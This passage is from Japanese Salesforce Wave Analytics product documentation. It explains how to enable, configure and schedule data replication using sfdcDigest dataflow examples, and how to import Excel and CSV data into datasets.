複製を有効にすると、Waveでは既存のスケジュール済みデータフローのsfdcDigestノードが参照され、現在抽出を行っているSalesforceオブジェクトと項目が識別されます。この情報を使用して、Waveでオブジェクトごとに複製が有効になり、個別にデータが抽出されます。複製を有効にするときに何が行われるかを正確に理解することは、複製の実行を成功させるために必要な追加作業を特定するのに役立ちます。

複製の有効化

複製を有効にすると、データフローからSalesforceデータの抽出を切り離すことができます。

複製でのデータの増分の抽出

デフォルトでは、複製では各 Salesforce オブジェクトからデータの増分が抽出されます。前回実行された複製以降のオブジェクト内の変更に適合するように、レコードが挿入、更新、削除されます。変更分のみが抽出されるため、複製は高速に実行されます。

複製の設定

Salesforce オブジェクトが複製に対して有効になると、複製の設定によって、複製しない項目を無効にしたり、特定のデータのみを複製するための検索条件を追加したり、オブジェクトに対して複製を無効にしたりできます。これらはすべてデータマネージャで行います。

オブジェクトに対する複製の無効化

データマネージャでオブジェクトに対して複製を無効にして、複製から除外します。

複製のスケジュール、実行、および監視

複製をスケジュールして自動的に実行することも、手動で実行することも、進行状況を監視することもすべてデータマネージャで行えます。

複製へのオブジェクトと項目の追加

データマネージャでは複製にオブジェクトや項目を追加できません。スケジュールされたデータフローのいずれかに sfdcDigest ノードを追加することによって新しいオブジェクトまたは項目を追加します。データフローを保存すると、新しいオブジェクトまたは項目が自動的に複製に追加されます。

複製を有効にしてデータフローを更新するときの考慮事項

複製を有効にしている場合、スケジュールされたデータフローを次回更新するときに次のことに留意してください。

複製の制限事項

複製を使用するときには、次の点に注意してください。

複製を有効にする準備

複製を有効にすると、Wave では既存のスケジュール済みデータフローの sfdcDigest ノードが参照され、現在抽出を行っている Salesforce オブジェクトと項目が識別されます。この情報を使用して、Wave でオブジェクトごとに複製が有効になり、個別にデータが抽出されます。複製を有効にするときに何が行われるかを正確に理解することは、複製の実行を成功させるために必要な追加作業を特定するのに役立ちます。

実行される処理と推奨される作業を次に示します。

既存のデータフローが検証される

複製は既存のデータフローに基づいているため、Wave ではエラーがないことを確認するためにスケジュールされたデータフローが検証されます。エラーがあるデータフローは複製の対象になりませんが、複製を有効にすると sfdcDigest ノードのすべてのエラーについてアラートが表示されます。

推奨される作業

複製を有効にする前に、スケジュールされたデータフローにエラーがないか確認します。特に sfdcDigest ノード内に正しくないオブジェクト名または項目名がないかに注意します。複製を有効にしたときにエラーが表示された場合は、続行する前にそれらを修正します。

データフローがデータフロー作成日順に処理される

Wave では、データフロー内の sfdcDigest ノードは作成順に処理されます。データフロー内で同じオブジェクトに対して複数の sfdcDigest ノードがある場合にはマージされます。オブジェクトレベルのパラメータで競合がある場合には、最後のデータフローの値が保存されます。次のデータフロー例について考えます。各データフローには Opportunity オブジェクトに対する sfdcDigest ノードが含まれています。

データフロー A (2016 年 8 月 1 日作成)

```
{
  "Extract_OpportunitiesA": {
     "action": "sfdcDigest",
     "parameters": {
        "object": "Opportunity",
        "incremental": false,
        "fields": [
           { "name": "Id" },

           { "name": "Name" },
           { "name": "StageName" },

           { "name": "CloseDate" },
           { "name": "AccountId" },
           { "name": "OwnerId" }
        ]
     }
  }
```

データフロー B (2016 年 8 月 15 日作成)

```
{
  "Extract_OpportunitiesB": {
     "action": "sfdcDigest",
     "parameters": {
        "object": "Opportunity",
        "incremental": true,
        "fields": [
           { "name": "Id" },

           { "name": "Name" },
           { "name": "StageName" },

           { "name": "CloseDate" },
           { "name": "AccountId" },
           { "name": "OwnerId" }
        ]
     }
  }
```

結果として得られるこのオブジェクトの複製では、`incremental` パラメータは、より最近に作成されたデータセットの値である `true` に設定されます。これは、`fullRefreshToken` や `enablePKChunking` などの他のオブジェクトレベルの属性にも適用されます。

推奨される作業

データフローのオブジェクトレベルのパラメータが、同じオブジェクトに対するすべての sfdcDigest ノードで統一されていることを確認します。

オブジェクトに対する複数の sfdcDigest ノードのすべての項目が複製に含められる

データフロー内で同じオブジェクトに対して異なる項目セットを持つ複数の sfdcDigest ノードがある場合、これらのすべての項目のスーパーセットが複製に含められます。さらに、同じ項目に異なる属性 (`type` または `isMultivalue` など) がある場合、最後に作成されたデータフローの属性が複製に使用されます。次のデータフロー例について考えます。各データフローには Opportunity オブジェクトに対する sfdcDigest ノードが含まれています。

データフロー A (2016 年 8 月 1 日作成)

```
{
   "Extract_OpportunitiesA": {
```

データフロー B (2016 年 8 月 15 日作成)

```
{
   "Extract_OpportunitiesA": {
```

データフロー A (2016 年 8 月 1 日作成)	データフロー B (2016 年 8 月 15 日作成)

<pre>"action": "sfdcDigest",
"parameters": {
"object": "Opportunity",
"fields": [
{ "name": "Id"},
 	
{ "name": "Name" },
{ "name": "StageName" },
 	
{ "name": "CloseDate", "fiscalMonthOffset": 9 },
{ "name": "AccountId" },
{ "name": "OwnerId" }
]
}
}</pre>
	<pre>"action": "sfdcDigest",
	"parameters": {
	"object": "Opportunity",
	"fields": [
	{ "name": "Id"},
	
	{ "name": "Name" },
	{ "name": "StageName" },
	
	{ "name": "CloseDate", "fiscalMonthOffset": 3 }
	]
	}
	}</pre>

結果として得られるこのオブジェクトに対する複製には、Id、Name、StageName、CloseDate、AccountId、および OwnerId が含まれます。CloseDate の `fiscalMonthOffset` 属性は、最後に作成されたデータセットの値である 3 に設定されます。

推奨される作業

データフローの sfdcDigest ノード内の項目を確認します。結果として得られる複製に不要な項目が含まれている場合は、そのオブジェクトの複製設定でそれらを無効にできます (「複製の設定」参照)。項目の属性が競合している場合、複製に使用する属性が、最後に作成されたデータフローに含まれていることを確認します。

sfdcDigest ノードの検索条件は複製に含まれない

データフローの sfdcDigest ノードに設定されている検索条件は、そのオブジェクトの複製設定に追加されません。

推奨される作業

データフロー内に設定されている sfdcDigest ノードの検索条件を確認します。検索条件を含める必要がある場合は、複製を有効にした後にオブジェクトの複製設定に追加します (「複製の設定」参照)。

複製の有効化

複製を有効にすると、データフローから Salesforce データの抽出を切り離すことができます。

メモ: 複製を有効にする前に「複製を有効にする準備」を参照することをお勧めします。そうすることで、複製の実行を成功させるために必要な追加作業を特定できます。

複製を有効にするには、次の手順を実行します。

1. [設定] から、[クイック検索] ボックスに「*Wave Analytics*」と入力し、[設定] を選択します。
2. [複製を有効化] を選択し、[保存] をクリックします。

重要: 複製を有効にした後、データフローの次回の実行より前に必ず複製を実行してください。sfdcDigest ノードを含むデータフローは、複製が最初に実行されるまでは失敗します。「複製のスケジュール、実行、および監視」を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

複製を有効にする
- 「アプリケーションのカスタマイズ」

複製でのデータの増分の抽出

デフォルトでは、複製では各 Salesforce オブジェクトからデータの増分が抽出されます。前回実行された複製以降のオブジェクト内の変更に適合するように、レコードが挿入、更新、削除されます。変更分のみが抽出されるため、複製は高速に実行されます。

メモ: オブジェクトに対して初めて複製が実行されたときには、フル抽出が実行されます。

複製するオブジェクトの増分モードを無効にするには、`incremental` パラメータをデータフロー内のオブジェクトの sfdcDigest ノードに追加し、その値を `false` に設定します。次に例を示します。

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "incremental": false,
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   }
```

複製するオブジェクトのフル抽出を強制的に実行するには、`fullRefreshToken` パラメータをオブジェクトの sfdcDigest ノードに追加し、ランダムな値を設定します。次に例を示します。

```
{
   "Extract_Opportunities": {
```

```
    "action": "sfdcDigest",
    "parameters": {
       "object": "Opportunity",
       "fullRefreshToken": "bb",
       "fields": [
          { "name": "Id" },
          { "name": "Name" },
          { "name": "StageName" },
          { "name": "CloseDate" },
          { "name": "AccountId" },
          { "name": "OwnerId" }
       ]
    }
 }
```

次にこのオブジェクトのフル抽出の強制が必要になったときには、`fullRefreshToken` パラメータ内の値を変更します。

複製で増分抽出を使用するときの考慮事項


- 増分モードが sfdcDigest ノードで明示的に無効になっていて、同じオブジェクトに対するその後のノードで明示的に有効になっていない場合、複製を有効にしたときに増分モードは有効になりません。データフロー内の `incremental` パラメータを `true` に設定することによって手動で有効にする必要があります。
- 複製を有効にするときに、レコードで物理削除を実行する Salesforce オブジェクトに対して増分モードは有効になりません。
- 複製を実行する 1 時間前以内に行われた変更は対象になりません。頻繁に更新されるレコードがある場合には、この点に注意してください。
- すべての変更が反映されるように、定期的にフル更新を強制実行することをお勧めします。
- 増分モードでは、数式項目が複製されたオブジェクトと同期しなくなる場合があります。数式項目を含むオブジェクトの増分抽出は無効にすることをお勧めします。
- sfdcDigest データフローノードで項目に変更を加えると (項目の追加や削除、項目属性の変更など)、Wave では、次回の複製実行時にオブジェクトからのデータの完全抽出がトリガされます。

複製の設定

Salesforce オブジェクトが複製に対して有効になると、複製の設定によって、複製しない項目を無効にしたり、特定のデータのみを複製するための検索条件を追加したり、オブジェクトに対して複製を無効にしたりできます。これらはすべてデータマネージャで行います。

複製を設定するには、次の手順を実行します。

1. Wave Analytics で、ギアアイコン ( ) をクリックし、[データマネージャ] を選択してデータマネージャを開きます。
2. データマネージャで、[複製] タブをクリックします。
   [複製] タブに、複製に対して有効になっている Salesforce オブジェクトのリストが表示されます。
3. オブジェクトをクリックして、オブジェクトの複製設定を開きます。
   複製されるデータのプレビューが表示されます。
4. 複製に対して項目を無効にするには、項目の列ヘッダーにマウスポインタを置き、表示される×をクリックします。



警告: データフロー内で使用されている項目に対して複製を無効にすると、そのデータフローは失敗します。続行する前に、項目が使用されていないことを確認してください。

5. 複製するデータを絞り込むには、 をクリックします。
   a. 検索条件は、Salesforce Object Query Language (SOQL) の WHERE 句式を使用して定義します。次に例を示します。

   ```
   RecordType = 'B2B' AND Status = 'Open'
   ```

   b. [完了] をクリックします。

   メモ: プレビューデータには追加した検索条件が反映されません。検索条件は、複製設定を保存したときにのみ適用されます。

6. [保存] をクリックして複製設定を保存します。

メモ: 項目に対して複製を無効にすると、複製設定によって再び有効にすることはできません。データフロー内で、sfdcDigest ノードに項目を追加することによって、再び有効にできます。「複製へのオブジェクトと項目の追加」を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

複製を設定する
- 「Wave Analytics データフローの編集」

オブジェクトに対する複製の無効化

データマネージャでオブジェクトに対して複製を無効にして、複製から除外します。

警告: データフロー内で使用されているオブジェクトに対して複製を無効にすると、そのデータフローは失敗し、連動するデータセットとダッシュボードは機能しなくなります。続行する前に、オブジェクトが使用されていないことを確認してください。

オブジェクトに対して複製を無効にするには、次の手順を実行します。

1. Wave Analytics で、ギアアイコン ( ) をクリックし、[データマネージャ] を選択してデータマネージャを開きます。
2. データマネージャで、[複製] タブをクリックします。
   [複製] タブに、複製に対して有効になっている Salesforce オブジェクトのリストが表示されます。
3. オブジェクトの右側にある [アクション] ボタン ( ) をクリックし、[複製を無効化] を選択します。
   警告メッセージが表示されます。
4. 警告メッセージをよく読んでから、[無効化] をクリックします。

メモ: オブジェクトに対して複製を無効にすると、データマネージャで再び有効にすることはできません。データフローにオブジェクトの sfdcDigest ノードを追加することによって、再び有効にできます。「複製へのオブジェクトと項目の追加」を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

オブジェクトに対して複製を無効にする
- 「Wave Analytics データフローの編集」

複製のスケジュール、実行、および監視

複製をスケジュールして自動的に実行することも、手動で実行することも、進行状況を監視することもすべてデータマネージャで行えます。

重要: 複製を有効にした後、データフローの次回の実行より前に必ず複製を実行し、完了したことを確認してください。sfdcDigest ノードを含むデータフローは、複製が最初に実行されるまでは失敗します。

複製のスケジュール
複製を自動的に実行するようにスケジュールします。

複製の実行
データマネージャでいつでも手動で複製を実行できます。

複製の監視
データマネージャで複製の進行状況を監視します。

複製のスケジュール

複製を自動的に実行するようにスケジュールします。

メモ: 複製をスケジュールするときには、スケジュールが 1 日あたり 24 回のデータフロー実行の制限にカウントされることに留意してください。たとえば、Sales Wave アプリケーション、Service Wave アプリケーション、ユーザデータフロー、および複製を使用している組織には 4 つの個別のデータフローがあります。それぞれのデータフローを 6 時間ごとに実行するようにスケジュールすると、1 日の制限に達します。

複製をスケジュールにするには、次の手順を実行します。

1. Wave Analytics で、ギアアイコン ( ) をクリックし、[データマネージャ] を選択してデータマネージャを開きます。
2. データマネージャで、[複製] タブをクリックします。
   [複製] タブに、複製に対して有効になっている Salesforce オブジェクトのリストが表示されます。
3. [複製スケジュールを編集] をクリックします。
   スケジュールダイアログが表示されます。
4. 頻度を入力し、[保存] をクリックします。
5. [完了] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

オブジェクトに対して複製を無効にする
- 「Wave Analytics データフローの編集」

複製の実行

データマネージャでいつでも手動で複製を実行できます。

メモ: 手動で複製を実行すると、1 日あたり 24 回のデータフロー実行の制限にカウントされることに留意してください。

複製を実行するには、次の手順を実行します。

1. Wave Analytics で、ギアアイコン ( ) をクリックし、[データマネージャ] を選択してデータマネージャを開きます。
2. データマネージャで、[複製] タブをクリックします。
   [複製] タブに、複製に対して有効になっている Salesforce オブジェクトのリストが表示されます。
3. [複製を今すぐ実行] をクリックします。
   データマネージャの [監視] ページが開き、各オブジェクトの複製が別個のジョブとして表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

オブジェクトに対して複製を無効にする
- 「Wave Analytics データフローの編集」

複製の監視

データマネージャで複製の進行状況を監視します。

複製を監視するには、次の手順を実行します。

1. Wave Analytics で、ギアアイコン ( ) をクリックし、[データマネージャ] を選択してデータマネージャを開きます。
2. データマネージャで、[監視] をクリックします。
   [複製] タブに、複製に対して有効になっている Salesforce オブジェクトのリストが表示されます。
3. [複製を今すぐ実行] をクリックします。
   [監視] ページに Wave データ監視からの情報が表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

オブジェクトに対して複製を無効にする
- 「Wave Analytics データフローの編集」

複製へのオブジェクトと項目の追加

データマネージャでは複製にオブジェクトや項目を追加できません。スケジュールされたデータフローのいずれかに sfdcDigest ノードを追加することによって新しいオブジェクトまたは項目を追加します。データフローを保存すると、新しいオブジェクトまたは項目が自動的に複製に追加されます。

複製を有効にしてデータフローを更新するときの考慮事項

複製を有効にしている場合、スケジュールされたデータフローを次回更新するときに次のことに留意してください。

- データフロー定義はアップロード時に検証されます。エラーが表示された場合は、ファイルをもう一度アップロードする前に修正してください。
- データフロー定義ファイルのアップロードには時間がかかることがあります。これは、Wave でファイルの検証が行われ、sfdcDigest ノードを使用して複製設定が定義されるためです。
- 定義ファイル内の項目を削除しても、その項目は複製設定内で無効になりません。必要に応じて、複製設定内の項目を手動で無効にできます。「複製の設定」を参照してください。
- 定義ファイルに項目を追加しても、その項目は複製設定内で有効になりません。
- データフローのスケジュールを解除しても、オブジェクトと項目の複製は無効になりません。

複製の制限事項

複製を使用するときには、次の点に注意してください。

- 複製では最大40個のオブジェクトを有効にできます。現在データフローで40個を超えるオブジェクトを抽出している場合は、複製を有効にする前に Salesforce カスタマーサポートにお問い合わせください。
- 複製では、オブジェクトあたり 1 回のみ抽出が実行されます。同じオブジェクトから複数の抽出を実行する必要がある場合は、このことに留意してください。たとえば、オブジェクトから絞り込まれたデータと絞り込まれていないデータの両方を抽出する必要がある場合などです。
- 複製は、1 日あたり 24 回のデータフロー実行の制限にカウントされます。たとえば、Sales Wave アプリケーション、Service Wave アプリケーション、ユーザデータフロー、および複製を使用している組織には 4 つの

個別のデータフローがあります。それぞれのデータフローを 6 時間ごとに実行するようにスケジュールすると、1 日の制限に達します。

- 複製で通知メールが生成されないという既知の問題があります。

Excel データ用の Wave Connector

Salesforce Wave Connector を使用すると、容易に Microsoft Excel 2013 から Wave Analytics にデータをインポートできます。

Wave Connector は、デスクトップ版 Excel 2013 および Office 365 の Excel Online 用のアプリケーションとして使用できます。Connector は、Microsoft Office 用アプリストアから、または組織の非公開アプリケーションカタログからアプリケーションとして入手できます。Connector をインストールしたら、ポイント & クリックでデータを Excel から Salesforce にインポートできます。

Wave Connector Excel アプリケーションのインストール
Wave Connector アプリケーションを使用すると、ユーザはすばやく簡単に Excel 2013 から Salesforce Wave Analytics にデータをインポートできます。


Wave Connector Excel アプリケーションのインストール

Wave Connector アプリケーションを使用すると、ユーザはすばやく簡単に Excel 2013 から Salesforce Wave Analytics にデータをインポートできます。

ユーザ権限

Excel 2013 から Wave Analytics にデータをインポートする

- 「外部データを Wave Analytics にアップロード」



デスクトップ版 Excel 2013、または Office 365 の Office Online 版 Excel を使用している場合、Wave Connector を使用すると、容易にデータを Salesforce Wave Analytics にインポートできます。Connector をインストールした後、Excel からデータを選択し、[送信] をクリックすると、Connector が動作し、データを Wave Analytics にインポートしてデータセットを作成します。

ここでは、Connector のインストール手順を説明します。

1. デスクトップまたは Office Online で Excel を開きます。
2. [挿入] タブを開きます。
3. [Office 用アプリ] をクリックします。
4. Wave Connector を検索し、クリックしてインストールします。
5. Salesforce ログイン情報を入力して Connector を開きます。

Connector をインストールしたら、Connector ウィンドウの指示に従い、Excel データに基づいてデータセットを作成します。Connector を開くと自動的に Salesforce Wave Analytics にログインされます。アプリケーションの使用方法についての詳細は、Connector ヘルプアイコンをクリックして参照してください。

外部データを使用したデータセットの作成

ユーザインターフェースから外部データファイルをアップロードするか、外部データ API を使用してデータセットを作成できます。外部データファイル (.csv、.gz、または .zip 形式) をアップロードするときに、メタデータファイルも提供できます。メタデータファイルには、外部データファイルのデータ構造を記述するメタデータ属性が含まれています。ユーザインターフェースから .csv をアップロードすると、Wave Analytics が自動的にメタデータファイルを生成します。このファイルをプレビューして変更できます。メタデータファイルを提供しない場合は、Wave Analytics がすべての外部データファイル列をディメンションとしてインポートします。

ヒント: Wave は、アップロードされた CSV とメタデータファイルを、処理のみを目的として一時的に保存します。データセットが作成されると、Wave はファイルを消去します。このファイルを後で再利用する場合は、コピーを保持してください。

外部データファイルをアップロードする前に、『外部データ形式リファレンス』で形式要件および .csv ファイルとメタデータファイルの例を確認します。

メモ: 外部データ API を使用して外部データファイルをアップロードすることもできます。API を使用すると、増分抽出の実行や、追加、削除、および更新/挿入操作の実行など、追加の機能を利用できます。外部データ API についての詳細は、『External Data API Developer's Guide』を参照してください。

1. ホームページまたはアプリケーションページで、[作成] > [データセット] をクリックします。



2. [データセット名] 項目に、データセットの名前を入力します。
   名前は、80 文字を超えてはいけません。
3. 異なるアプリケーションでデータセットを作成する場合、[アプリケーション] ドロップダウンリストでアプリケーションを変更します。
4. **[CSV]** をクリックします。
5. .csv ファイルを追加します。
   .csv ファイルを追加すると、Wave Analytics が対応するメタデータファイルを自動的に生成して追加します。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。


ユーザ権限

外部データをアップロードする
- 「外部データを Wave Analytics にアップロード」




メモ: 必要に応じて、生成されたメタデータファイルを使用するのではなく、まったく新しく作成した別のメタデータファイルをアップロードできます。独自のメタデータファイルをアップロードする場合、[データをプレビュー] ボタンは無効になります。

6. 生成されたメタデータファイルのメタデータ属性を変更するには、次の手順を実行します。
   a. 必須メタデータ属性を表示して変更するには、[データをプレビュー] をクリックします。




   b. 列名を変更するには、列名をクリックします。列名は、データセット内での表示名です。列名は、40文字を超えてはいけません。



c. 列のその他の属性を変更するには、列ヘッダーをクリックします。



属性を変更できるのは、基準列と日付列のみです。



d. 同じデータ型の他のすべての列に変更を適用するには、[すべての <データ型> 列に適用] をクリックします。

e. メタデータの変更をメタデータファイルに保存するには、[登録] をクリックします。

メモ: エラーが発生した場合、[登録] ボタンはグレー表示されます。

f. [OK] をクリックして確認メッセージを閉じます。

g. 省略可能なメタデータ属性を変更するには、をクリックしてメタデータファイルをダウンロードし、ファイルを編集してからアップロードします。

7. [データセットを作成] をクリックします。

データファイルのアップロードがスケジュールされます。データアップロードジョブの処理には少し時間がかかる場合があります。状況はデータモニタで監視できます。アップロードが成功すると、ホームページまたはアプリケーションページから新しいデータセットを使用できるようになります。

8. [次へ] をクリックして確認メッセージを消します。

